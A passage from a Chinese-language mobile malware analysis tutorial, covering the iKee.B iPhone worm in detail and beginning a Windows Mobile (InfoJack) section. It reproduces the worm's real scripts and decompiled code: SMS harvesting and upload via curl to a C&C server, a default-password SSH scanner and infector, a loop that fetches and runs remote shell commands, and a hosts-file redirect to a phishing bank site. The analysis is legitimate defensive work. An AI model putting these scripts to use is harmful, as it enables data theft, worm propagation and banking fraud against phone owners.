*IDA:* IDA 除了可在电脑上远程调试 iphone 程序外，还有专门的 *ida on iphone*，但作者并没有公布，只是在其博客上发下图而已：



*Desquirr:* <http://desquirr.sourceforge.net/desquirr/>

一款 IDA 插件，用于反编译 C/C++，只支持 x86 和 ARM 汇编。官方是只写支持 IDA 4.6 以下版本，因为目前它早已停止更新了，不我在 IDA 5.5 版本下测试成功。只需将下载的 plw 文件放至 IDA 插件目录，然后在分析过程中按 Ctrl + F10 即可在输出窗口中显示当前函数对应的反编译代码，但它对函数参数的识别上显得不够准确，它并没有 HexRay 插件那样强大，但也足够我们使用。

### 6.1.3 Plist 文件编辑器

*Plist Editor for Windows:* <http://bbs.weiphone.com/read-htm-tid-817635.html>

在 Windows 平台上编辑和查看 plist 文件内容，其实就是苹果公司特制的 xml 文件。

## 6.2 分析过程

目前共出现过三个 iPhone 病毒，主要是利用 iPhone 越狱后默认的 SSH 密码来获取 root 权限，并在网络中搜索存在同类问题的越狱手机，然后作进一步破坏，比如更改壁纸、盗取短信、邮件、记事本等隐私信息。首款 iPhone 病毒叫 iKee，后面的两种病毒均是它的变种病毒，只是利用相同的漏洞来执行不同的恶意行为，这三款 iphone 病毒分别为 iPhoneOS/IKee.A、iPhoneOS/IKee.B、iPhoneOS/IKee.C。由于 iphone 病毒比较稀少，因此 iphone 安全工具也相对较少，对于病毒的分析也是以静态分析为主，常用的就是 IDA 反汇编，包括破解 iphone 收费软件也是如此，关于破解可参见《Pathing Applications from Apple's AppStore with additional protection》一文：<http://bbs.weiphone.com/read-htm-tid-429111.html>。除此之外，还可利用 IDA 实现远程调试 iphone 程序，具体操作参见看雪上《IDA + GDBServer 实现 iPhone 程序远程调试》：<http://bbs.pediy.com/showthread.php?t=138472>。后面的分析过程主要是采用 Desquirr 插件进行反编译分析，具体分析过程参见后续部分。


第一个 iphone 病毒 iKee.A 只是简单修改手机壁纸而已，并没有执行恶意行为，作者后来也公布了清除方法及病毒源码（<http://pastie.org/693452>）：



但后来的变种病毒就利用同一漏洞执行了更多的恶意行为，比如显示勒索信息，下图中所提供的网站会向用户勒索 4.95 美元，以作为清除病毒的费用：



有些还会伪造成手机银行客户端软件，以盗取用户帐户信息：



下面我们主要分析下 iKee.B(duh)病毒：

- 1、在受害者的 iPhone 上会先执行 inst shell 脚本，它会安装两个预置文件 com.apple.ksyslog.plist 和 com.apple.period.plist，然后收集 SMS 消息，系统名称和本地网络配置等数据，然后压缩成单一文件，并远程发送给一台立陶宛的服务器（92.61.38.16）上，同时它还会更改 SSH 默认密码为'onshit'。下面是 inst 脚本的内容：

```

1 #!/bin/sh
2 if test -r /etc/rel ;then
3 # 为感染的iPhone创建唯一标识号, 以用于后续跟C&C通讯时使用
4 ID=`cat /etc/rel`
5 else
6 ID=$RANDOM$RANDOM
7 echo $ID >/etc/rel
8 fi
9 mkdir $ID
10
11 # 若存在com.apple.ksyslog.plist文件就删除掉
12 rm -rf /System/Library/LaunchDaemons/com.apple.ksyslog.plist
13 # 将ksysLog预置文件复制到/private/var/mobile/home/和/System/Library/LaunchDaemons/目录下
14 cp com.apple.ksyslog.plist /private/var/mobile/home/
15 cp com.apple.ksyslog.plist /System/Library/LaunchDaemons/com.apple.ksyslog.plist
16
17 # 安装curl、sqlite和adv-cmds等工具包
18 dpkg -i --refuse-downgrade --skip-same-version curl_7.19.4-6_iphoneos-arm.deb
19 curl -O cache.saurik.com/debs/sqlite3_3.5.9-9_iphoneos-arm.deb
20 dpkg -i --refuse-downgrade --skip-same-version sqlite3_3.5.9-9_iphoneos-arm.deb
21 curl -O cache.saurik.com/debs/adv-cmds_119-5_iphoneos-arm.deb
22 dpkg -i --refuse-downgrade --skip-same-version adv-cmds_119-5_iphoneos-arm.deb
23 SQLITE1=`which sqlite3`
24 SQLITE=$SQLITE1 `which sqlite`
25
26 # 收集SMS消息
27 sqlite3 /private/var/mobile/Library/SMS/sms.db "select * from message" | cut -d \' -f 2,3,4,14 > $ID/sms.txt
28
29 #将com.apple.period.plist复制到/System/Library/LaunchDaemons/目录下
30 mv com.apple.period.plist /System/Library/LaunchDaemons/
31
32 # 更改period文件权限并加载安装
33 chmod +x /System/Library/LaunchDaemons/com.apple.period.plist
34 /bin/launchctl load -w /System/Library/LaunchDaemons/com.apple.period.plist
35
36 # 更改SSH默认密码为“onshit”
37 sed -i -e 's/\vsmx7MYTQIi2M/ztk6MFq8t\//g' /etc/master.passwd
38
39 # 获取系统名称及版本号
40 uname -nr >>$ID/info
41 echo $SQLITE >>$ID/info
42
43 # 获取iPhone网络信息
44 ifconfig | grep inet >> $ID/info
45
46 # 将以上获取的信息压缩成单一文件, 并远程上传给IP地址为92.61.38.16的服务器
47 tar czf ${ID}.tgz $ID
48 curl 92.61.38.16/xml/a.php?name=$ID --data "data=`base64 -w 0 ${ID}.tgz`" | sed -e 's/+/&/g'``"
49

```

- 2、 com.apple.ksyslog.plist 预置文件开启了 RunAtLoad 和 KeepAlive，使得每次 iPhone 启动后都会去执行 sshd，然后扫描网络中存在相同 ssh 漏洞的 iPhone，并进行感染。iKee.B 的 sshd 程序会执行 3 个独立扫描行为：1、扫描本地网络空间中的 iPhone 手机；2、扫描网络中随机计算出来的子网 IP，适用于局域网内，比如开启 WiFi 的网络；3、扫描荷兰、奥地利、匈牙利、澳大利亚等 4 国的移动运营商所支配的 IP 段。当发现存在漏洞的 iPhone 时，sshd 就会上传 iKee.B 压缩包至对方的 /private/var/mobile/home/ 目录下，然后解压并安装，同时强制执行 inst 脚本。下面是 sshd 程序中主函数 main() 的反编译代码：

```

1 int _main()
2 {
3     /* push LR */
4     /* push R7 */
5     R7 = & 0;
6     var_50 = R0;
7     var_54 = R1;
8     R3 = _get_lock(R0, R1, R2, R3);      // 在/var/Lock/ssh.Lock设置文件锁, 以保证当前只有一份病毒样本在运行
9     Cond = R3;
10    if (Cond == 0)
11    {
12        var_48 = _getLocalSubnet(_sleep(0x3c), R1, R2, R3); // 获取本端子网IP范围
13        var_44 = "192.168.0.0-192.168.3.255"; // 本地网段
14        var_48 = "94.157.100.0-94.157.255.255"; // T-mobile移动运营商, 荷兰
15        var_3C = "87.103.52.255-87.103.66.255"; // Vodafone电信公司, 葡萄牙
16        var_38 = "94.157.0.0-120.157.99.255"; // T-mobile移动运营商, 荷兰
17        var_34 = "114.72.0.0-114.75.255.255"; // OPTUSINTERNET运营商, 澳大利亚
18        var_30 = "92.248.98.0-92.248.128.255"; // MOBILKOM 移动运营商, 奥地利
19        var_2C = "81.217.74.0-81.217.74.255"; // Kabelsignal AG 运营商, 奥地利
20        var_28 = "84.224.60.0-84.224.80.255"; // Pannan GSM Telecommunications Inc, 匈牙利
21        var_24 = "188.88.100.0-188.88.160.255"; // T-mobile移动运营商, 匈牙利
22        var_20 = "77.248.140.0-77.248.146.255"; // UPC Broadband, 奥地利
23        var_1C = "77.54.160.0-77.54.190.255"; // Vodafone, 葡萄牙
24        var_18 = "80.57.116.0-80.57.131.255"; // UPC Broadband, 奥地利
25        R3 = "84.224.0.0-84.224.63.255"; // Pannan GSM Telecommunications Inc, 匈牙利
26        var_14 = R3;                      // Pannan GSM Telecommunications Inc, 匈牙利
27        while (1)
28        {
29            R0 = _scanner(var_48, R1, R2, R3); // 扫描当前本地网段
30            var_10 = 0;
31            R3 = var_10;
32            Cond = R3 - 2;
33            while (Cond <= 0)
34            {
35                // 扫描随机生成的子网
36                var_C = _randSubnet(R0, R1, R2, R3);
37                _asprintf(& var_4C, "%s.0-%s.255");
38                R3 = var_4C;
39                R0 = _scanner(R3, R1, var_C, R3);
40                var_10 = var_10 + 1;
41                R3 = var_10;
42                Cond = R3 - 2;
43            }
44
45            // 对于荷兰、葡萄牙、匈牙利、澳大利亚等4国的移动运营商所分配的IP段进行扫描
46            _scanner(var_44, R1, R2, R3);
47            _scanner(var_48, R1, R2, R3);
48            _scanner(var_3C, R1, R2, R3);
49            _scanner(var_38, R1, R2, R3);
50            _scanner(var_34, R1, R2, R3);
51            _scanner(var_30, R1, R2, R3);
52            _scanner(var_2C, R1, R2, R3);
53            _scanner(var_28, R1, R2, R3);
54            _scanner(var_24, R1, R2, R3);
55            _scanner(var_20, R1, R2, R3);
56            _scanner(var_1C, R1, R2, R3);
57            _scanner(var_18, R1, R2, R3);
58            _scanner(var_14, R1, R2, R3);
59        }
60    }
61    else
62    {
63        var_58 = 1;
64        R0 = var_58;
65        /* pop */
66        return R0;
67    }
68 }

```

扫描函数 `_scanner()` 对应的反编译代码如下：

```
1 int _scanner(char* range, int a1, int a2) {
2
3     tokenise(range, & rhigh, "-");    // 用"-"分隔字符串
4     tokenise(rlow, & low1, ".");      // 用"."分隔字符串
5     tokenise(rhigh, & high1, ".");
6
7     L1 = atoi(low1);      // 将字符串转换成整数值
8     L2 = atoi(low2);
9     L3 = atoi(low3);
10    H1 = atoi(high1);
11    H2 = atoi(high2);
12    H3 = atoi(high3);
13    rval = H3;
14
15    // 循环扫描range参数提供的IP范围
16    for (int i=L1; i <= H1; i++) {
17        for (int j=L2; j <= H2; j++) {
18            for (int k=L3; k <= H3; k++) {
19                for (int m=0; m <= 255; m++) {
20                    asprintf(& host, "%i.%i.%i.%i", i, j, k, m);
21                    // 扫描开启22号端口的主机
22                    rval = _scanHost(host, a1, i, host);
23                    if (!rval) {
24                        // 尝试用默认密码登陆ssh并上传病毒
25                        rval = _checkHost(host, a1, a2, host);
26                        if (!rval) {
27                            // 安装iKee.B 病毒进行感染
28                            rval = _initfst(host, a1, a2, host);
29                        }
30                    }
31                }
32            }
33        }
34    }
35 }
```

\_scanHost 函数对应的反编译代码如下：

```

1 int _scanHost()
2 {
3     /* push LR */
4     /* push R7 */
5     R7 = & 0;
6     var_B8 = R0;
7     var_10 = _socket(2, 1, 0);
8     var_C = _fcntl(var_10, 3);
9     var_C = var_C | 4;
10    _fcntl(var_10, 4);
11    var_28[1] = 2;
12    var_28[2] = 0x1600;      // 0x00即AF_INET; 0x16即端口号22
13    var_28[4] = _inet_addr(var_B8);
14    var_14 = _connect(var_10, & var_28, 0x10);    // 建立SSH连接
15    Cond = var_14;
16    if (! (Cond >= 0) )
17    {
18        Cond = * __error() - 0x24;
19        if (!(Cond != 0))
20        {
21            var_B0 = 4;
22            var_B0[4] = 0;
23            _bzero(& var_A8.fds_bits[24], 0x80);
24            R3 = var_10 >> 5;
25            * ((R3 << 2) + & oldR7 + 0xfffffff60) = * ((1 << 2) + & oldR7 + 0xfffffff60) | 1;
26            var_C0 = & var_B0;
27            Cond = _select(var_10 + 1, 0, & var_A8.fds_bits[24], 0);
28            if (!(Cond <= 0) )
29            {
30                var_B4 = 4;
31                var_C0 = & var_B4;
32                _getsockopt(var_10, 0xffff, byte_1000, & var_18);
33                Cond = var_18;
34                if (Cond == 0)
35                {
36                    _close(var_10);
37                    var_BC = 0;      // 连接失败则返回0
38                }
39                else
40                {
41                    var_BC = -1;      // 连接成功则返回-1
42                }
43            }
44            else
45            {
46                var_BC = -1;
47            }
48        }
49        else
50        {
51            var_BC = -1;
52        }
53    }
54    R0 = var_BC;
55    /* pop */
56    return R0;
57 }

```

\_checkHost 函数会使用以下命令来连接 SSH:

```
sshpas -p alpine ssh -o StrictHostKeyCheck=no
```

以默认密码'`alpine'`连接 SSH, 设置 StrictHostKeyChecking=no 参数是让 ssh 默认添加新主机的公钥指纹, 也就不会出现是否继续 yes/no 的提示了。连接上 SSH 后执行 echo 99, 然后通过比较返回的中是否含有 99 来判断是否真正连接成功。该函数对应的反编译代码如下:

```

1 int _checkHost()
2 {
3     /* push LR */
4     /* push R7 */
5     R7 = & ❶;
6     var_214 = R0;
7     _syslog(❷, var_214);
8
9     // 用默认密码"alpine"连接SSH，并设置StrictHostKeyChecking=no。
10    // 让ssh默认添加新主机的公钥指纹，这样就不会出现是否继续yes/no的提示了。
11    _asprintf(& var_210, "sshpass -p %s ssh -o StrictHostKeyChecking=no root@%s 'echo 99'", "alpine", var_214);
12    var_C = _popen(var_210, "r");
13    Cond = var_C;
14    if (Cond != ❸)
15    {
16        loc_258C:
17        Cond = _fgets(& var_20C, ❷, var_C);
18        if (Cond != ❹)
19        {
20            Cond = _strcmp(& var_20C, "99");           // 判断命令"echo 99"是否执行成功，成功则返回0，失败则返回-1
21            if (Cond == ❺) goto loc_258C;
22            else
23            {
24                var_218 = ❻;
25            }
26        }
27        else
28        {
29            _pclose(var_C);
30            var_218 = -❼;
31        }
32    }
33    else
34    {
35        var_218 = -❼;
36    }
37    exit:
38    R0 = var_218;
39    /* pop */
40    return R0;
}

```

\_initfst 函数用于拷贝 iKee.B 压缩包到/private/var/mobile/home 目录下，然后解压，并执行 init 脚本：

```

1 int _initfst()
2 {
3     var_C = R0;
4     R3 = "mkdir /private/var/mobile/home";      // 创建目录用于存放iKee.B压缩包
5     R0 = _runCommand(R3, var_C, R2, R3);
6     Cond = R0;
7     if (Cond != ❶) {
8         R3 = "/private/var/mobile/home/cydia.tgz";
9
10        // 将攻击者手机上的cydia.tgz远程复制到受害者iPhone上的
11        R0 = _CopyFile("/private/var/mobile/home/cydia.tgz", R3, var_C, R3);
12        Cond = R0;
13        if (Cond != ❷) {
14            R3 = "cd /private/var/mobile/home;/tar xzf cydia.tgz;./inst"; //解压病毒，并执行inst脚本
15            R0 = _prunCommand(R3, var_C, R2, R3);
16        }
17    }
18    return R0;
19 }
20

```

- 3、com.apple.period.plist 预置文件用于设置 iPhone，使其每 5 分钟去执行 bot 客户端检测脚本 syslog。syslog 脚本用于运行 C&C（命令控制信道，command & control）程序 duh，duh 会远程发送 HTTP 请求给 C&C server，并将接收到 shell 脚本保存在.tmp 文件中，然后在终端运行，从而打造出一个手机僵尸网络。关于 syslog 脚本的内容如下：

```
1  # 该脚本每5分钟运行一次
2  #!/bin/sh
3  #
4  cd /private/var/mobile/home/
5  ID=`cat /etc/rel`          # 获取 bot client ID
6  PATH=.:$PATH
7
8  # 调用 'duh' 程序, 以bot client ID来连接 C&C server(92.61.38.16),
9  # C&C server 的响应信息保存在名为".tmp"的文件中, 然后通过check函数来查询新命令
10 /private/var/mobile/home/duh 92.61.38.16 /xml/p.php?id=$ID > /private/var/mobile/home/.tmp
11 check; # 调用check函数
12
13 function check {
14     if test 2 -lt $(wc -l .tmp | cut -d ' ' -f 1) ; then
15         # 从 .tmp 文件中获取有效的服务端响应信息
16         cat /private/var/mobile/home/.tmp | grep -v GET | grep -v Host | grep -v User-Agent > /private/var/mobile/home/heh
17         # 提取shell内容到"heh"文件中并执行
18         sh /private/var/mobile/home/heh
19     fi
20 }
21
```

下面分析下 duh 程序，其主函数对应的反编译代码如下：

```
1 int _main()
2 {
3
4     var_43C = R0;          // argc
5     var_440 = R1;          // argv[][][]
6     var_20 = * (var_440 + 4);    // 第一个参数，即Bot服务端地址
7     Cond = var_43C - 2;
8     if (Cond <= 0) {
9         R3 = "/";        // 当参数个数不足3个时，第三个参数默认为"/"
10        var_1C = R3;
11
12    }
13    else
14    {
15        R3 = * (var_440 + 8);
16        var_1C = R3;      // 获取第3个参数
17    }
18    R0 = _create_tcp_socket(R0, R1, R2, R3);    // 创建套接字
19    R3 = R0;
20    var_30 = R3;
21    var_28 = _get_ip(var_20, R1, R2, R3);        // 获取bot服务端IP地址
22    var_34 = _malloc(4);
23    * (var_34 + 1) = 2;
24    var_2C = _inet_pton(2, var_28, var_34 + 4);
25    Cond = var_2C;
26    if (!(Cond >= 0)) {
27        _perror("Can't set remote->sin_addr.s_addr");
28        j__exit(1);
29    }
30    else
31    {
32        Cond = var_2C;
33        if (!(Cond != 0)) {
34            _fprintf(stderr, "%s is not a valid IP address\n");
35            j__exit(1);
36        }
37        else {
38            * (var_34 + 2) = 0x5000;    // 0x00即AF_INET,0x50即端口号80
39            R3 = _connect(var_30, var_34, 0x10);    // 通过WEB端口80连接Bot服务器
40            Cond = R3;
41            if (!(Cond >= 0)) {
42                R3 = "Could not connect";
43                _perror(R3);
44                j__exit(1);
45            }
46        else {
47            var_24 = _build_get_query(var_20, var_1C, R2, R3);    // 创建Http Get请求字符串
48            _fputs(var_24, stderr);
49            var_18 = 0;
50            Cond = var_18 - _strlen(var_24);
```

```

51         while (Cond) {
52             R2 = _strlen(var_24);
53             var_2C = _send(var_30, var_18 + var_24, R2 - var_18, 0);    // 发送请求
54             Cond = var_2C + 1;
55             if (Cond != 0) {
56                 var_18 = var_18 + var_2C;
57             }
58             else {
59                 _perror("Can't send query");
60                 j_exit(1);
61             }
62             Cond = var_18 - _strlen(var_24);
63             }
64             _memset(buf, 0, 0x401);
65             var_14 = 0;
66             var_2C = _recv(var_30, buf, 0x400, 0);    // 接收响应消息
67             Cond = var_2C;
68             while (Cond) {
69                 Cond = var_14;
70                 if (!(Cond == 0)) {
71                     var_10 = buf;
72                 }
73                 else {
74                     var_10 = _stristr(buf, "\r\n\r\n");
75                     Cond = var_10;
76                     if (!(Cond == 0)) {
77                         var_14 = 1;
78                         var_10 = var_10 + 4;    // 跳过"\r\n"部分, 找到Bot服务端返回的Http内容起始处
79                     }
80                 }
81                 Cond = var_14;
82                 if (!(Cond == 0)) {
83                     _fprintf(stdout, var_10);
84                 }
85                 _memset(buf, 0, var_2C);    // 清空接收缓冲区
86             }
87             Cond = var_2C;
88             if (Cond < 0)
89                 _perror("Error receiving data");
90             _free(var_24);
91             _free(var_34);
92             _free(var_28);
93             _close(var_30);
94             R0 = 0;
95             return R0;
96         }
97     }
98 }
99 }
100

```

下面是\_build\_get\_query 函数对应的反编译代码，原识别出来的反编译代码不是很准确，本人稍作了修改：

```

104     int _build_get_query()
105     {
106
107         var_1C = R0;      // Bot服务端IP地址
108         var_20 = R1;      // "/xml/p.php?id=Bot客户端ID"
109         var_14 = var_20;
110         var_10 = "GET /%s HTTP/1.0/r/nHost: %s/r/nUser-Agent: %s/r/n/r/n";
111         Cond = * var_14 - 0x2f; 判断是否为 '/'
112         if (Cond != 0)
113         {
114             R4 = _strlen(var_1C);
115             var_18 = _malloc(R4 + _strlen(var_14) + _strlen(var_10) + 6);
116             var_24 = "HTMLGET 1.0";
117             _sprintf(var_18, var_10, var_20, var_1C, var_24);
118             R0 = var_18;
119             return R0;
120         }
121         else
122             var_14 = var_14 + 1;
123     }
124

```

- 4、据称最初 iKee.B C&C 服务器（92.61.38.16）爆发后，该病毒可用来重定向荷兰 ING 银行主页到一个钓鱼网站（210.233.73.206），以窃取用户的帐户信息：被重定向到钓鱼网站原因是病毒通过 C&C 服务器上传了一个脚本到被感染的 iPhone 手机上，然后篡改 iPhone 上的 DNS 主机文件。对于 ING 银行的攻击，一位来自 F-secure 安全公司的研究员对 iKee.B 客户端与立陶宛 C&C 服务端的交互过程进行了记录：

```

4nt

[c:\virus\ikee_b\wget luget --user-agent="HTMLGET 1.0" 92.61.38.16/xml/p.php?id=12345
--10:57:49-- http://92.61.38.16/xml/p.php?id=12345
              => 'p.php?id=12345'
Resolving fsproxy1.f-secure.com... 193.110.108.67
Connecting to fsproxy1.f-secure.com[193.110.108.67]:4007... connected.
Proxy request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ <= ] 61 --.--K/s
10:57:49 <59.57 KB/s> - 'p.php?id=12345' saved [61]

[c:\virus\ikee_b\wget ltype "p.php?id=01"
#!/bin/sh
#
echo "210.233.73.206 mijn.ing.nl" >>/etc/hosts

```

研究者以 92.61.38.16/xml.p.php?id=12345 的方式发送 HTTP 请求，然后 C&C 服务端回应了一个 shell 脚本，脚本内容被捕获并被记录在“p.php?id=01”文本文件中，文件内容如上图所示，它会向/etc/hosts 文件中写入“210.233.73.206 mijn.ing.nl”，进而将对网站 mijn.ing.nl 的访问重定向到一个用于钓鱼网站（210.233.73.206）上，它的界面跟真的 ING 银行网站一模一样，如下图所示：

Inloggen Mijn ING

<https://210.233.73.206/internetbankieren/>

**ING**

## Inloggen Mijn ING

**Particulier** **Zakelijk**

**Kies de manier van inloggen die voor u van toepassing is.**

Kies de manier van inloggen die u gewend bent.  
Wilt u voor het eerst inloggen? Dan heeft u informatie ontvangen over hoe u dit kunt doen.

**Inloggen met gebruikersnaam en wachtwoord**

U kunt hier alleen inloggen als u in het bezit bent van een gebruikersnaam en wachtwoord.

Gebruikersnaam  Wachtwoord

Onthoud mijn  gebruikersnaam op deze computer

**Inloggen** [Inlogcodes vergeten?](#)

**Naar inloggen met calculator**

U kunt hier alleen inloggen als u in het bezit bent van een beveiligingscalculator.

Let op: als u een gebruikersnaam en wachtwoord heeft, kunt u niet kiezen voor inloggen met calculator.

[Inloggen met calculator](#)

但实际上这个网站是一个用于钓鱼的日本电子商务网站：

京都 shofukan 松風庵

はじめての方はこちら [総合案内](#) [マイページ](#) [お問い合わせ](#)

キーワード検索 検索

ホーム メンバーログイン 会員の方はこちらから メンバー登録 メンバーだけの特典いろいろ

取り扱い商品一覧

- DM・ショップチャンネル (26)
- 審査・関連商品 (5)
- 京金珠 (22)
- 金珠・天然石 アクセサリー (20)
- 京象嵌 (3)

ようこそ 京都 松風庵へ！  
次回ショップチャンネル放送日は、夏頃を予定しております。

■ ショップチャンネル ご紹介商品

京線香 本白檀  
天然白檀の上品でほのかな香り

### 6.3 总结

针对 iPhone 病毒的分析，本文主要是利用反编译代码来分析病毒行为。虽然当前 iPhone 病毒较为稀少，但也存在某些可构造出手机僵尸网络等危害较大的病毒。由于该类病毒是针对越狱后未更改 SSH 默认密码的 iPhone 用户，因此更改掉 SSH 默认密码后并不会受 iKee 病毒影响。

## 7、Windows Mobile 平台下的恶意文件行为分析

### 7.1 环境搭建

#### 7.1.1 创建模拟器

Windows Mobile 6.5 模拟器中文版：

[http://download.microsoft.com/download/7/E/7/7E75CEE7-1581-4B4C-B1C7-F687E9505C6F/Windows%20Mobile%206.5%20Professional%20Developer%20Tool%20Kit%20\(CHS\).msi](http://download.microsoft.com/download/7/E/7/7E75CEE7-1581-4B4C-B1C7-F687E9505C6F/Windows%20Mobile%206.5%20Professional%20Developer%20Tool%20Kit%20(CHS).msi)

ActiveSync：用于模拟器与 PC 之间的数据同步，比如两者之间的文件共享，但不支持 Win7。  
thunder://QUFodHRwOi8veHh4MS5nZC54ZG93bnMuY29tOjgwODEvEc8wNzcvTWljcm9zb2Z0QWN  
0aXZlU3luY19zZXr1cF9jbi56aXBaWg==

ActiveSync for win7/vista：[http://8.gxdx1.crsky.com/201004/MicrosoftActiveSync\\_6.1\\_ChS.zip](http://8.gxdx1.crsky.com/201004/MicrosoftActiveSync_6.1_ChS.zip)

虚拟网卡驱动：用于在模拟器下连网操作。

<http://www.linuxsight.com/wp-content/uploads/pic/2011/0615/VirtualMachineNetworkDriver.zip>

关于 WM 模拟器的搭建，具体操作可参见这里：<http://www.linuxsight.com/blog/2276>

#### 7.1.2 逆向分析工具

IDA：IDA 始终是恶意文件分析的必备的工具，在各种系统平台下依然有其用武之地。

Desquirr：<http://desquirr.sourceforge.net/desquirr/>

一款 IDA 插件，用于反编译 C/C++，只支持 x86 和 ARM 汇编，在 6.1.2 节中有介绍到。


#### 7.1.3 病毒在线扫描站点

具体内容参见 2.1.6 节和 4.2 节介绍的在线扫描网站。

### 7.2 分析过程

在《Mobile Malware Attacks and Defense》一书中，作者曾提到其开发的 MobileSandBox 沙盘系统，它可用于监控 windows mobile 程序运行时的 API 调用，作者将其分为本地分析和 WEB 在线分析两个功能：

**Figure 8.4** The Local Interface of MobileSandbox



**Figure 8.5** The Submission Interface of [www.mobilesandbox.org](http://www.mobilesandbox.org)

The screenshot shows the 'MobileSandbox Webinterface' submission page. At the top, there is a logo of a mobile phone and navigation links: 'Home', 'Links', and 'Submit'.

**Sample submission**

Your e-mail address:

File to upload:  Durchsuchen... (At the moment, only uploading of Windows Mobile executables (PE EXE) is possible.)

Comment: (not required)

Submit for analysis

**Figure 8.9 Analysis of Duts (Excerpt)**

ID	API call	Arguments	Return value	Info Tag
2	USER_MessageBoxW (Kernel API)	hWnd=0 lpText=Dear User, am I allowed to spread? lpCaption=WinCE4.Dust by Ratter/29A uType=4	6	
3	FS_FindFirstFileW (Kernel API)	lpFileName=*.exe lpFindFileData=639770832	1835777982	
4	SC_CreateFileForMapping (Kernel API)	lpFileName=Start.exe dwDesiredAccess=3221225472 dwShareMode=0 lpSecurityAttributes=0 dwCreationDisposition=3 dwFlagsAndAttributes=0 hTemplateFile=0	3988862098	
5	SC_CreateFileMapping (Kernel API)	hFile=3988862098 lpSa=0 flProtect=4 dwMaxSizeHigh=0 dwMaxSizeLow=44544 lpName=0	2375493170	
6	SC_MapViewOfFile (Kernel API)	hMap=2375493170 fdwAccess=6 dwOffsetLow=0 dwOffsetHigh=0 cbMap=44544	1200619520	
16	SC_UnmapViewOfFile (Kernel API)	lpvAddr=1200619520	1	
17	SC_MapCloseHandle (Kernel API)	hMap=768080214	1	
18	FindNextFileW (Kernel API)	hFindFile=462000 lpFindFileData=639770832	1	
19	FindNextFileW (Kernel API)	hFindFile=462000 lpFindFileData=639770832	0	
20	FindClose (Kernel API)	hFindFile=462000	1	
21	SC_ProcTerminate (Kernel API)	hProc=66 dwExitCode=2375702666	1906388608	

但目前在网上已经搜索不到关于它的信息了，书中提及的官方地址也重定向到其它域名，并且需要帐号和密码才能登陆。目前对于 Windows Mobile 病毒的分析也是以手工逆向为主，通过都是直接借助 IDA 来反汇编，再结合反编译插件 Desquirr 来提高分析效率。这里我们就以“WinCE/InfoJack”病毒为例进行分析，它主要执行以下恶意行为：

1、收集用户信息（如系统版本、语言版本、IMEI、IMSI……），并将这些信息远程发送给

<http://mobi.xiaomeiti.com> 网站：

```
.rdata:0001... 00000025 C http://mobi.xiaomeiti.com/updateimei
.rdata:0001... 00000088 C %s?imei=%s&MajorVersion=%d&MinorVersion=%d&BuildNumber=%d&Width=%d&Height=%d&TotalPhys=%d&UILanguage=%d&LangID=%d&model=%s&platform=%s

.rdata:0001... 00000021 C http://mobi.xiaomeiti.com/getsys
.rdata:0001... 00000035 C %s?mv=%d&imsi=%s&imei=%s&build=%d&type=%d&owner=%s\r\n
